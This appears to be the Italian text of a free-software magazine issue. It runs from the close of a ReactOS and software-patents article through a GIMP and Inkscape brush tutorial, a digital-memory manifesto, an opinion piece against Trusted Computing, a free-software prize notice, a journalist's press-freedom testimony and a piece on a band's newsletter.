Piuttosto i maggiori ostacoli al futuro di ReactOS possono essere i brevetti sul software, dove sono previsti (ad esempio negli Stati Uniti), la cui pericolosità per il software libero è argomento noto. Infatti, con il meccanismo del brevetto, le legislazioni nazionali garantiscono una sorta di monopolio legale all'autore di un'invenzione. Il problema è che le normative che prevedono i brevetti permettono di brevettare in generale anche soluzioni e concetti non necessariamente relativi ad un'invenzione specifica e materiale. Tutto ciò, se applicato al software, significa che un autore può brevettare genericamente un algoritmo o una soluzione funzionale. È la fine della concorrenza nell'informatica. Per assurdo, cosa succederebbe se qualcuno riuscisse a farsi approvare un brevetto relativamente ad un concetto di Pannello di Controllo o di shell dei comandi? Non è una battuta: il concetto di Cestino è già stato brevettato!

A causa delle preoccupazioni derivanti da queste considerazioni, programmatori e amministratori del progetto prestano estrema attenzione a non infrangere brevetti software e a rimuovere immediatamente ogni implementazione che possa violarli, ma la minaccia di violazione è sempre in agguato. È vero che questo vale anche per gli altri software open source, ma questo caso è effettivamente eclatante: è molto probabile che, in caso di successo di ReactOS, coloro che producono Windows non rinuncino ad usare anche l'arma dei brevetti nei paesi che lo consentono. Staremo a vedere.

CONCLUSIONI

La versione attuale di ReactOS è sicuramente immatura, ma si tratta comunque di un progetto molto interessante, attivo e promettente, che in prospettiva potrà liberare dal gioco del monopolio globale tutti quelli che oggi, per vari motivi, non hanno libertà di scelta.

SIMBIOSI GIMP & INKSCAPE

Facciamo collaborare i due programmi free per la grafica

Gimp è un potente strumento di grafica, che può senz'altro competere con programmi di foto ritocco professionali.


In questo articolo cercherò di spiegarvi come è possibile attraverso un programma di grafica vettorializzata come Inkscape creare pennelli per Gimp e utilizzare gli stessi per arricchire foto o immagini, utilizzandoli come fossero timbri.

Queste tecniche possono essere applicate indifferentemente su qualsiasi sistema operativo.


Si richiede che siano installati Gimp, l'ultima versione e Inkscape.

Iniziamo con Gimp:

1. Creiamo una nuova immagine da File > Nuovo, accettiamo la dimensione proposta:



2. Selezioniamo il secchiello dal menù degli strumenti.
3. Doppio click sul secchiello per aprire Opzioni strumenti, scegliere Riempimento con motivo e scegliere un motivo da modificare:



4. Ho scelto il motivo Maple Leaves;

5. Cliccando nell'immagine, lo sfondo viene riempito di questo pattern, sono comunque visibili i punti di cucitura in considerazione del fatto che le dimensioni del timbro non corrispondono alle dimensioni dello sfondo;
6. Con lo strumento ritaglia selezioniamo l'area relativa ad un unico timbro o a comunque l'area che ci interessa riprodurre come pennello:




7. Doppio click sulla selezione e l'immagine viene ritagliata, si è ottenuta una texture da poter utilizzare come base per la generazione di un nuovo pennello.
8. Salvare il file da File > Salva con nome, dare come estensione del file .png


A questo punto è il momento di utilizzare **Inkscape**, l'obiettivo è quello di modificare la bitmap prima di importarla come pennello nuovamente in Gimp:

1. Aprire Inkscape e importare l'immagine da File > Importa ..., non preoccupatevi se vi risulta un'immagine troppo piccola, in un secondo momento potrà essere ingrandita senza perdita di risoluzione e quindi senza vedere quegli antiestetici pixel. Tuttavia è possibile ingrandire l'intera immagine ad una dimensione del 100%, semplicemente prendo il tasto 1;
2. Procediamo alla vettorializzazione dell'immagine: Tracciato > Vettorizza bitmap ..., selezioniamo l'immagine e clicchiamo sul bottone Aggiorna, vedremo in questa finestra tutti i tentativi di scansione dell'immagine e cambieranno a seconda che scegliamo una scansione singola o una a passaggi multipli. Dopo svariati tentativi la scelta ricade sulla scansione multipla, attraverso i livelli di grigio. Lasciamo inalterati le altre impostazioni proposte:


Continua >




3. chiudiamo la finestra e iniziamo a scomporre i livelli di grigio formanti l'immagine, saranno tanti quanti quelli impostati nella scelta precedente. Per prima cosa li semporiamo con Tracciato > Separa e poi ad uno ad uno li esaminiamo:



4. dopo aver scelto un livello, procediamo a modificarlo. Inkscape è veramente geniale con la grafica vettorializzata, con pochi click e senza molta esperienza è possibile ottenere davvero sorprendenti.
5. Il primo passo da fare è separare ciascuna componente formante l'oggetto, con Tracciato > Separa:



6. Giocando un po con la fantasia e utilizzando Allinea e distribuisce Oggetto > Allinea e distribuisce ... o utilizzando il copia e in colla e ruotando e riflettendo gli oggetti, dall'immagine precedente sono arrivata alla seguente:



7. Sembrano irriconoscibili, vero? Ma la base è la stessa.
8. Prima di procedere a salvare il file, è bene impostare il colore di riempimento a nero, questo permetterà di utilizzare in Gimp il pennello con qualsiasi colore.
9. Salviamo il file come svg per eventuali modifiche, poi esportiamo l'immagine da File > Esporta bitmap, controllare che nella sezione Area da esportare sia premuto il tasto Selezione, dare un nome e scegliere il path in cui salvare il file:



Ritorniamo a Gimp, poiché è il momento di creare il nuovo pennello dall'immagine creata:

1. Apriamo l'immagine .png appena creata, la prima cosa da fare per configurare un pennello è impostare la Modalità a scala di grigi Immagini > Modalità > Scala di grigi e poi appiattire l'immagine Immagine > Appiattisci l'immagine, in questo modo sarà possibile cambiare di volta in volta il colore del pennello; se si prevede di utilizzare un'unica tonalità la si può impostare già da questo momento:


Continua >



2. Salvare il file come pennello di Gimp, quindi con estensione .gbr, all'invio verrà chiesto di dare una dimensione e una descrizione, che saranno quelle visibili al passaggio del mouse sulla texture




3. Il file .gbr dev'essere copiato nella cartella di Gimp-2.4, presente come file nascosto nella home di ogni utente in linux. Da Visualizza > File nascosti visualizzare tutti i file presenti nella home e poi cercare la cartella .gimp-2.4, al suo interno è presente una cartella brushes e in questa che deve essere copiato il file .gbr creato.




4. Nella sezione Pennelli, Finestre > Pennelli, cliccando su aggiorna è visibile il nostro pennello tra tutti quelli presenti in Gimp, non ci serve altro che utilizzarlo, giocando con le di-

mensioni e con i colori:



È evidente che basta inserire come sfondo un'immagine a ricordo dell'estate per ottenere una foto veramente curata nei dettagli.



Ecco il nostro pennello appena creato

MANIFESTO PER LA SALVAGUARDIA DELLA MEMORIA

Introduzione al problema

Fin dagli anni '90 molte cronache, narrazioni, sperimentazioni artistiche e riflessioni politiche vengono riversate e diffuse su Internet piuttosto che sulla carta stampata.

Soprattutto quei settori che hanno meno mezzi economici ma anche meno affinità col supporto cartaceo e maggiore dimestichezza con le nuove tecnologie della comunicazione si affidano al Web, agli archivi video e audio per raccontare il loro vissuto artistico e politico.

La contemporaneità culturale, artistica e politica che si può ritrovare quasi esclusivamente su Internet rischia un oblio irreversibile e la conseguente perdita di senso e identità.

Il problema dei supporti.

Il vinile ha lasciato il posto ai nastri magnetici, poi sono arrivate le cassette vhs, i floppy disk ed a seguire gli hard-disk, i cd-rom, dvd, blue ray eccetera. Non ogni era, ma ogni effimero periodo della nostra contemporaneità vede affermarsi il predominio di un supporto digitale che dopo pochi anni lascia il posto (e le funzioni di comunicazione!) ad altri supporti che negli anni diventano inservibili a causa della loro veloce decadenza fisica ma anche a causa della scomparsa di lettori capaci di leggere vecchi supporti (un tempo analogici ed oramai esclusivamente digitali). Il problema del formato (aperto) dei documenti da salvaguardare. Documenti testuali ma anche audio e video vengono generati, riprodotti e trasmessi attraverso formati che negli anni diventano inservibili a causa dell'incapacità dei nuovi software di leggere i vecchi formati digitali. Il problema si aggrava se si fa riferimento a standard chiusi e proprietari dei documenti e non si usufruisce del movimento del software libero e dei formati aperti dei documenti.

Soluzioni tecniche, sociali e politiche.

Auspichiamo la nascita di laboratori sulla memoria digitale auto-organizzati dal basso capaci di sperimentare forme di archiviazione di ciò che viene narrato attualmente su Internet ma anche un investimento delle forze politiche ed istituzionali affinché il problema dell'oblio della cultura basata sul digitale diventi un'emergenza sociale.

Le istituzioni e le fondazioni culturali si devono far carico di questo emergente problema dell'oblio digitale della cultura prodotta dagli '90 in poi così come della necessità di rimettere in un circuito comunicativo (digitale) efficace quegli archivi cartacei che altri-

menti sono destinati ad una funzione di mera conservazione del sapere (pur importante).

C'è un problema enorme da affrontare e su cui discutere di CONSERVAZIONE delle 'opere' digitali, ma al tempo stesso anche la necessità di riflettere sulla maniera migliore di effettuare una procedura di NARRAZIONE di queste opere nel sociale ed in alcuni casi vi è la necessità di RESTAURO delle medesime secondo standard liberi e aperti che consentano la loro riproduzione e fruizione nel tempo.

La narrazione come forma di sopravvivenza all'oblio della cultura digitale. Non è possibile un'opera di conservazione senza un processo di narrazione ma soprattutto diventa fine a sé stessa la funzione di conservazione se non è accompagnata da un'opera di narrazione di ciò che è si è riusciti a conservare.

Bisogna immaginare momenti di narrazione di ciò che riusciamo a conservare della cultura digitale: eventi, mostre, spettacoli teatrali, incontri con le scuole, seminari nelle accademie e nell'università devono riuscire a trasmettere ciò che di significativo si muove a livello culturale nella Rete e rischia di scomparire nell'arco di pochi anni.

È necessario creare supporti digitali basati su tecnologie libere ed aperte – veri e propri libri della memoria digitale – capaci di narrare storie, drammi ed idee sviluppatesi in precisi archi temporali o intorno a tematiche ben specifiche.

Non è assolutamente certo che ciò che stiamo producendo a livello culturale su Internet sia degno di interesse e di conservazione al fine di trasmetterlo alle generazioni future: è però altrettanto certo che l'intera cultura trasmessa attraverso il digitale è destinata all'oblio se non si innesca un meccanismo rivoluzionario di conservazione, riproducibilità e narrazione di ciò che si racconta in Internet in questi anni.

Enrico Bisenzi e Claudio Parrini del progetto Arte di Parte di Uno.net

<<http://www.undo.net/cgi-bin/undo/artediparte/artediparte.pl>>
Distribuito sotto licenza Creative Commons Attribuzione-Non commerciale-Non opere derivate.

IL PUNTO SUL TRUSTED

Nel silenzio e nell'indifferenza di chi crede che il Trusted sarà comunque superato da tecnologie migliori e che esisterà sempre un modo di aggirare le protezioni, il consorzio TPCA continua a costruire, mattone dopo mattone, il castello attorno al quale ha già scavato un ampio fossato.

Sempre più aziende si occupano di protezione dei dati o delle reti attraverso il sistema TPM, il famigerato chip Fritz. Sempre più produttori di software strizzano l'occhio al consorzio ed alla sua crociata contro la "pirateria informatica".

Cosa si nasconde dietro la santa inquisizione contro gli eretici informatici possiamo solo immaginarlo. Invasione della privacy, controllo sui contenuti, marketing ad personam, profilazione puntuale dei gusti del consumatore, upgrade imposti, inaccessibilità dei contenuti non attendibili, controllo della banda e dei contenuti.

Eppure, la diffusione "pirata" di materiale coperto da diritto d'autore è cominciata proprio per iniziativa degli stessi che oggi gridano allo scandalo. Costoro hanno invaso il mercato con prodotti non licenziati nella speranza, poi confermata dai fatti, di assuefare il pubblico al loro standard, divenuto nel tempo monopolio di fatto.

Ai fatti è seguito il diritto, attraverso una serie di leggi sempre più invasive della libertà dell'utente.

Ecco, allora, che il fossato è stato costruito con cura: lo sbarramento è determinato dalla tecnologia, i coccodrilli sono gli avvocati delle Majors che non aspettano altro che ingozzarsi di cause contro i temibili pirati.

Emblematico quanto sta accadendo in Francia.

Pare sia intenzione (sbandierata con la solita enfasi gallica) del governo transalpino di promulgare una legge contro il peer to peer.

Dalle indiscrezioni, essa dovrebbe funzionare più o meno così: una volta scoperto il pirata gli verrà inviata una diffida nel quale lo si invita ad astenersi dalla condotta illecita; in caso di recidiva, il pirata sarà bannato dalla rete ed il suo nome inserito in una lista pubblicamente consultabile, di modo che nessun provider voglia saperne di offrirgli connessione. Se, però, il pericoloso criminale si redime e chiede scusa impegnandosi a non farlo più, la sospensione dalla connessione sarà di dieci giorni al massimo.

Incredibile, direte voi. Ma c'è dell'altro.

In che modo lo scaricatore abusivo potrà essere scoperto?

La risposta sta nella direttiva comunitaria IPRED2 che consente l'utilizzo di una sorta di polizia privata

che affianchi quella pubblica nella ricerca dei criminali. Dal recepimento della direttiva, dunque, sarà possibile incaricare una società di investigazioni per seguire il traffico delle reti ed individuare i trasgressori.

Chi ricorda il caso Peppermint? Nessuno, pochi, qualcuno? I mezzi di stampa non ne hanno parlato, eppure, lo scorso anno la società tedesca si è messa a spiare i pc di mezza Italia per catturare i pericolosi criminali informatici che condividevano le sue opere. Per fortuna, quello di Peppermint è stato un tentativo ancora prematuro, ma in futuro potrebbe essere diverso.

Fossato e coccodrilli aspettano.

Nel frattempo, il castello sta per essere completato.

È di questi giorni la notizia che il fondatore di Atari sta predicando le bontà del TPM, chip Fritz per intenderci, nel settore dei videogiochi. Ciò dovrebbe eliminare la pirateria.

Al di là delle legittime aspettative di guadagno per chi sviluppa un software, è giusto che gli interessi economici debbano schiacciare i diritti degli utenti?

La riservatezza, l'anonimato, la condivisione per uso personale e lo scambio di informazioni è fondamentale per l'internet.

Dal momento in cui anche i provider cominciano a filtrare alcuni protocolli (in Italia Tiscali e Tele2 hanno filtrato il p2p ed il voip), cosa rimane in mano al semplice utente informatico?

Il pericolo concreto è quello di veder nascere (in verità già ne esistono alcune) alcune reti parallele dove dovranno convivere gioco-forza criminali veri (pedofili in testa) e semplici curiosi della conoscenza. Ma poi, di fronte ai filtri posti dai provider, anche questa soluzione appare poco praticabile.

Trusted computing e trusted networking si stanno unendo insieme per formare una super struttura di controllo e gestione della navigazione e dei contenuti. Ovviamente, il controllo sarà nelle mani di pochi, gli stessi che uccideranno lo sviluppo tecnologico ed il mercato informatico.

Pensate, infatti, che speranza può avere una piccola azienda calabrese di veder certificato il suo prodotto affinché sia integrato nella piattaforma Trusted. Non sarà soltanto una questione economica (pagare le royalties di certificazione), ma anche tecnologica. Come si potrà, infatti, sviluppare un prodotto che debba operare in un ambiente così chiuso senza averne a disposizione le specifiche?

Continua >

Eppoi, ammesso che si riesca a superare lo sbarramento economico e quello tecnico, chi garantisce che i controllori del consorzio vogliano veramente consentire l'accesso di un nuovo concorrente nel mercato ristretto che hanno creato?

La vasca degli squali ha un limite: se ce ne metti troppi cominceranno a mangiarsi l'un l'altro.

Il sistema Trusted, dunque, comporterà necessariamente la partecipazione di pochi soggetti. Naturalmente, in assenza di concorrenza ed in regime di mercato calmierato, anche la spinta allo sviluppo tecnologico sarà ridotta: perché investire in ricerca e sviluppo, quando non ci sono concorrenti?

Chi garantisce che in futuro i siti che parlano di bug dei sistemi informatici o quelli che sostengono il Floss non siano oscurati, oppure che ne sia reso più difficile l'accesso da parte di un provider compiacente?

Negli States c'è molto interesse da parte di alcuni colossi all'acquisto di AOL, il grande provider che ha, a sua volta, acquistato Time-Warner, ovvero una major dell'entertainment.

Contenuti, servizio di connessione e strumenti di connessione potrebbero, dunque, cadere in una sola mano: se non mi piace quello che fai, posso impedire al browser di visualizzare il tuo sito con la scusa di non essere "attendibile", posso rallentare la connessione al sito o impedirla del tutto e, se non dovesse bastare, ti farò causa.

Tante domande, tanti dubbi e tanto, tanto assordante silenzio della informazione di massa!



Hackaserta 81100 con il patrocinio **dall'Assessorato Azioni positive per i Giovani della Provincia di Napoli e del Comune di San Giorgio a Cremano Assessorato all'Innovazione Tecnologica e in collaborazione con l'associazione OpenMind**, presenta:

il **Premio ApertaMente**, il premio ha lo scopo di aiutare giovani autori di software libero.

Il bando, rivolto a giovani dai 18 ai 29 anni, è volto a premiare la creatività e la competenza di giovani che hanno scelto di distribuire il proprio software in base a licenze libere.

Sarà data priorità agli autori di software suscettibile di impiego nell'ambito della Pubblica Amministrazione e di Istituzioni Educative. Intenzione è premiare Software che pongono soluzioni innovative per gestire e/o semplificare atti o operazioni proprie delle Amministrazioni Pubbliche.

Il primo classificato sarà premiato con un Server Web, un Notebook e un UMPC, il secondo classificato riceverà un Notebook e un UMPC, e infine, al terzo classificato sarà donato un Notebook. Ovviamente, tutte le apparecchiature saranno fornite corredate di software libero. Abbinato alla premiazione ci sarà anche l'offerta di uno stage formativo presso CSI-Piemonte.

Inoltre i software proposti, se ritenuti idonei, saranno pubblicati sul sito delle associazioni:

<http://81100.eu.org/apertamente> e www.openmind05.it

Per partecipare al concorso, che non prevede nessuna spesa, dovrà pervenire domanda **entro il 31/10/2008 alle ore 12.00 al seguente indirizzo: OpenMind - Associazione di Promozione Sociale c/o Forum delle Associazioni Via Turati, 7 80046 San Giorgio a Cremano Napoli. La premiazione avverrà a San Giorgio a Cremano tra il 11 e il 13 Dicembre 2008.** Il bando completo è pubblicato al seguente indirizzo: <http://tinyurl.com/63kmv2>

L'associazione Hackaserta 81100 lancia un appello alla comunità. **Aiutateci a premiare la creatività.** Se conosci un progetto che ritieni meriti essere premiato segnalacelo.

Sarà nostra cura contattarlo e invitarlo a partecipare al concorso. Per le segnalazioni si prega di scrivere ad apertamente@81100.eu.org oppure compilare il form: <http://81100.eu.org/votapertamente>.

"Stampa clandestina". Le inchieste, le libertà, la linea del web

Testimonianza di Carlo Ruta

A partire dalla metà degli anni novanta, dopo le stragi di Capaci e via D'Amelio, in cui erano morti Falcone e Borsellino, ho deciso di integrare il mio impegno, fino allora quasi esclusivamente di tipo storiografico, con una serie di inchieste sul terreno, su talune realtà della Sicilia, volgendo in particolare la mia attenzione sulle aree centro-orientali, da Catania a Ragusa, e sulla costa sud, da Gela a Siracusa. In questa parte dell'isola infuriavano allora guerre di mafia che sconfessavano il mito di una Sicilia "differente". Sono stati anni difficili, in cui mi trovavo a fare i conti con avvertimenti di ogni tipo. Raccoglievo gli esiti delle inchieste in libri che mi venivano pubblicati da "La Zisa", una piccola casa editrice d'impegno, palermitana, condotta da Maurizio Rizza dell'Istituto Gramsci, anche lui fatto oggetto di attenzioni pericolose. E in quel contesto ho scoperto, a fine decennio, internet.

Mi rendevo conto che tale strumento offriva possibilità di comunicazione inedite, agganci che fino ad allora mi erano venuti difficili. Ho deciso contestualmente di alzare il tiro, di portare cioè l'inchiesta su un terreno che interessasse maggiormente i poteri forti dei territori e, in certi casi, le ufficialità istituzionali. Mi sono occupato, con ampi resoconti cartacei e online, di alcune potenti banche, dall'Antonveneta alla BAPR, del caso del giornalista de L'Unità Giovanni Spampinato, dei nessi fra l'impero di Danilo Coppola e la Sicilia, di tangenti miliardarie nel sud-est. Mi sono accorto allora che le reazioni al mio lavoro d'inchiesta si facevano differenti.

I boss avevano dimostrato di possedere una sorta di codice, che in qualche modo me li aveva reso prevedibili. Io e i miei familiari, privi di ogni tutela da parte delle istituzioni, ne sentivamo il fiato addosso, e tuttavia riuscivo ad avvertire in costoro una specie di rispetto, seppur malinteso, nei riguardi miei e del mio lavoro. I poteri forti dell'est siciliano, quando si sono sentiti posti in discussione, mi sono apparsi tutt'altra cosa.

Senza alcun indugio hanno messo in opera infatti una strategia di attacco che fino ad oggi non ha conosciuto soste. Sono stato investito da decine di denunce e querele. Nel 2004 è arrivato l'oscuramento di "accadeinsicilia.net". Nel 2006 sono stato condannato da un giudice di Messina a otto mesi di carcere solo per aver accolto nel blog la testimonianza di un cittadino su un affare di tangenti. Per aver denunciato gli insoliti del caso di Giovanni Spampinato, oggi riconosciuti a tutti i livelli, mi trovo a subire altresì

dieci procedimenti giudiziari, promossi dall'attuale procuratore della Repubblica di Ragusa, Agostino Fera. Infine, per la prima volta in Italia e nell'occidente europeo, ancora su denuncia di tale magistrato, sono stato condannato per "stampa clandestina": esito a misura di un processo curioso, emblematico, rappresentativo dei tempi che viviamo, dei deficit che attraversano le istituzioni dello Stato. E qui, evidentemente, è stato varcato un limite.

Con la sentenza di Modica, che assimila l'Italia alla Cina, all'Iran, alla Birmania e a pochi altri paesi dittatoriali, vengono posti in discussione principi e libertà fondamentali; è stato aperto un vulnus che lede in profondo l'articolo 21 della Costituzione. E tanti altri segnali, provenienti da varie aree della penisola, dal centro come dalle periferie, vanno in tale direzione.

La protesta è tuttavia corale, dilaga nella blogosfera e nel paese civile, ed è importante che si estenda ancora. Si tratta di impedire che si consumi in Italia il rogo della libera espressione, memori del resto che i roghi delle idee possono essere preparatori di regimi, quando non di veri e propri olocausti. Sulla linea del web si combatte quindi oggi una importate battaglia di civiltà. Si tratta di reclamare leggi chiare e intangibili, che siano in linea con le libertà garantite dalla Carta fondamentale dello Stato, in grado quindi di fermare ogni rigurgito illiberale, a opera di poteri che si mostrano irriducibilmente avversi alla democrazia.

Carlo Ruta

NEWSONICA

il nuovo modo di pensare e fare una newsletter

Premesso,

i miei rapporti con il pc sono stati sempre simili a quelli del mio gatto con l'acqua; dagli interminabili momenti passati ad ascoltare quegli strani fruscii per caricare un gioco sul (mitico) ZX Spectrum di mio fratello, per poi passare interminabili momenti ad osservarlo giocare a calcio , e passare finalmente altri interminabili momenti ad osservare la faccetta di Jumping Jack che mi attendeva paziente a proseguire il gioco .. oppure a far saltellare Jetpack alla ricerca dei pezzi dell'astronave perduta... ok dove ero rimasta?... agli interminabili momenti....

Alla premessa... un po' lunghetta lo ammetto... ma confido nella vostra pazienza e nella vostra momentanea assenza di "qualcosa di più importante" da fare (bhe si lo so... potevate configurare il kernell.. come fa mio fratello e il suo amico Enrico... o smontare il mouse e ripulirlo) .. e così ordunque vado avanti e dicevo.. che dai quei bellissimi ricordi di gioventù sono arrivata a crescere con due fratelli "informatici" una sorella che aggiusta tostapani "scuotendoli" rumorosamente ed io che mi ritrovo al centro tra i 2 poli opposti; ogni giorno utilizzando un portatile per esigenze di lavoro e con la maturata e "navigata" consapevolezza che per me è utile solo se ha un Hard disk capiente ,una discreta scheda audio ed un collegamento ad Internet, che mi possano permettere di ascoltare cercare conoscere buona Musica... e qui finalmente arriviamo alla fine della premessa ...

(vi ho visto state sospirando di sollievo... O_o)

Quella volta nel Klondike ero da sola nella notte pululante di lupi.... scherzo... non sto iniziando un racconto alla Zio Paperone... per questa volta vi assolvero ... inizio davvero ora...

La mia passione per la musica in generale mi porta spesso a "gironzolare" per Internet, e da anni visito alcuni siti in cui mi sento quasi a casa, del tipo: metto le ciabatte e mi tuffo sul divano.

Naturalmente è mia abitudine coronare, la mia devozione e approvazione al sito che più mi aggrada, iscrivendomi alla newsletter.

Il più delle volte ricevo notizie di date per nuovi Tour, oppure presentazioni dei dischi in uscita in città del Nord Italia per cui non mi rimane che sognare di poter partecipare ... , il tutto sotto forma di comunicato .. a volte spicciolo, a volte con cortese e amichevole sollecitudine, link da cliccare, che spesso poco mi invogliano a farlo. Cosa mi ha fatto cambiare idea? (.. e cosa soprattutto vorrà dire Newsonica argomento di questa specie di articolo? Bravi finalmente ci siamo...)

La NEWSONICA ... naturalmente!

E cosa sarà mai?... In pratica abitualmente scorazzo -commento-ammiro-ascolto-osservo sul sito dei Subsonica (www.subsonica.it) e qui il grande Max Casacci chitarrista del gruppo nonché produttore con la sua Casa Discografica CASASONICA, mi ha aperto ad un nuovo modo di informare il popolo "Internettiano". La Newsonica è una Newsletter innovativa... un vero è proprio aprire i cancelli dentro Casasonica:



Logo ufficiale di Casasonica

una ammiccante stropicciata e sorniona Miss Chicca-Fake vi appare in un minivideo dove vi mostra spezzoni dei contenuti della newsonica... trasportandovi in colori musicali e anche profumi che vi sembra quasi di essere lì accanto a lei... intrigati-curiosonirilassati e contemplativi con in mano una bella acqua tonica con ghiaccio e limone (mia personalissima scelta .. ma voi abbinatemi una bibita a vostra scelta).... il tutto sembra dritti: comodo comodo... sei appena entrato nella Torino dei Murazzi..." il cielo su Torino sembra ridere al mio fianco"(da Il cielo su Torino- Subsonica) il Po sonnecchia e scorre imperioso a lato... la Mole Antonelliana occhieggia grata di contenere i tesori del suo Museo... colori musica ... che la "groova" sia con te...

